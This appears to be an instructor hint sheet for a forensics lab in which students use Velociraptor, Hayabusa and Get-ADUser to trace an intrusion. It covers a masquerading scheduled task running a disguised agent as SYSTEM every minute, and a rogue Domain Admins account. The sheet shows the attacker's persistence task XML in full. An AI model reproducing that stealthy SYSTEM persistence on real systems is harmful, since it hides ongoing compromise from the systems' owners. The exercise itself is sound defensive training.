Task 1 - Hint 02

Using the Artifact `Windows.EventLogs.ScheduledTasks`, and filtering the results by time and possibly the creator (known compromised user `ladmin`), they should find the task `TaskSchedulerUpdate`, which was created during the attack by the known compromised user `ladmin`:




Windows.EventLogs.ScheduledTasks

EventTime	Computer	Channel	EventID	EventRecordID	UserName ladmin	TaskName	Message	TaskAction	EventData

2024-04-15T05:27:46Z	FS1.winattacklab.local	Security	4698	2052	FS1\ladmin	\Microsoft\Windows\TaskScheduler\TaskSchedulerUpdate	A scheduled task was created.	C:\Windows\System32\taskschd.exe	{
									"SubjectUserSid" : "S-1-5-21-3134726393-155399797-3254593526-1001"
									"SubjectUserName" : "ladmin"
									"SubjectDomainName" : "FS1"
									"SubjectLogonId" : 1775114
									"TaskName" : "\Microsoft\Windows\TaskScheduler\TaskSchedulerUpdate"
									"TaskContent" : {...}
									"ClientProcessStartKey" : 1407374883553604
									"ClientProcessId" : 936
									"ParentProcessId" : 1320
									"RpcCallClientLocality" : 0
									"FQDN" : "FS1.winattacklab.local"
									}

Task 1 - Hint 03

Students can get more information about the task using the Artifact `Windows.System.TaskScheduler`:



New Collection: Configure Parameters


- Artifact
- Windows.System.TaskScheduler

TasksPath: c:/Windows/System32/Tasks/Microsoft/Windows/TaskScheduler/TaskSchedulerUpdate

AlsoUpload ☑

They should tick `AlsoUpload` so that the task definition is also uploaded to the Velociraptor server for further examination.

The tasks runs the executable we saw in the ShimCache as System:




Windows.System.TaskScheduler/Analysis

OSPath	Command	Arguments	ComHandler	UserId
C:\Windows\System32\Tasks\Microsoft\Windows\TaskScheduler\TaskSchedulerUpdate	C:\Windows\System32\taskschd.exe			SYSTEM

Task 1 - Hint 03

The uploaded task definition contains the schedule.
The Scheduled Task runs every day:




```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Microsoft Corporation</Author>
    <URI>\Microsoft\Windows\TaskScheduler\TaskSchedulerUpdate</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <Repetition>
        <Interval>PT1M</Interval>
        <Duration>P1D</Duration>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2020-10-01T00:00:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>SYSTEM</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
```

Task 1 - Hint 04

Students can use the Artifact `Windows.Detection.BinaryHunter` to get the hashes for previously seen files. By doing this, they will find that the hashes for `taskschd.exe` match those for `agent.exe` from `Client1`.


Task 2 - Hint 01

Hayabusa, when run on `DC1`, shows that a user (`qwert`) was added to the `Domain Admins` group:



```
Rule Title: User Added To Global Domain Admins Grp  (Count: 2)
199  □  2023-09-14T12:58:43.70027…  high  DC1.winattacklab.local  Sec  4728  2009  SrcSID: S-1-5-21-42781580…  MemberName: CN=lab_admin,CN=Users,DC=winattacklab,DC=local ¦ PrivilegeList: -
209  □  2024-04-15T05:28:24.94867…  high  DC1.winattacklab.local  Sec  4728  6762  SrcSID: S-1-5-21-42781580…  MemberName: CN=qwert,CN=Users,DC=winattacklab,DC=local ¦ PrivilegeList: - ¦ S
```

Executing `Get-ADUser qwert -Properties *` will show that the user was created at the same time:



```
get-aduser qwert -properties *


AccountExpirationDate                  :
accountExpires                         : 0
AccountLockoutTime                     :
AccountNotDelegated                    : False
adminCount                             : 1
AllowReversiblePasswordEncryption      : False
AuthenticationPolicy                   : {}
AuthenticationPolicySilo               : {}
BadLogonCount                          : 0
badPasswordTime                        : 0
badPwdCount                            : 0
CannotChangePassword                   : False
CanonicalName                          : winattacklab.local/Users/qwert
Certificates                           : {}
City                                   :
CN                                     : qwert
codePage                               : 0
Company                                :
CompoundIdentitySupported              : {}
Country                                :
countryCode                            : 0
Created                                : 4/15/2024 5:28:24 AM
createTimeStamp                        : 4/15/2024 5:28:24 AM
Deleted                                :
```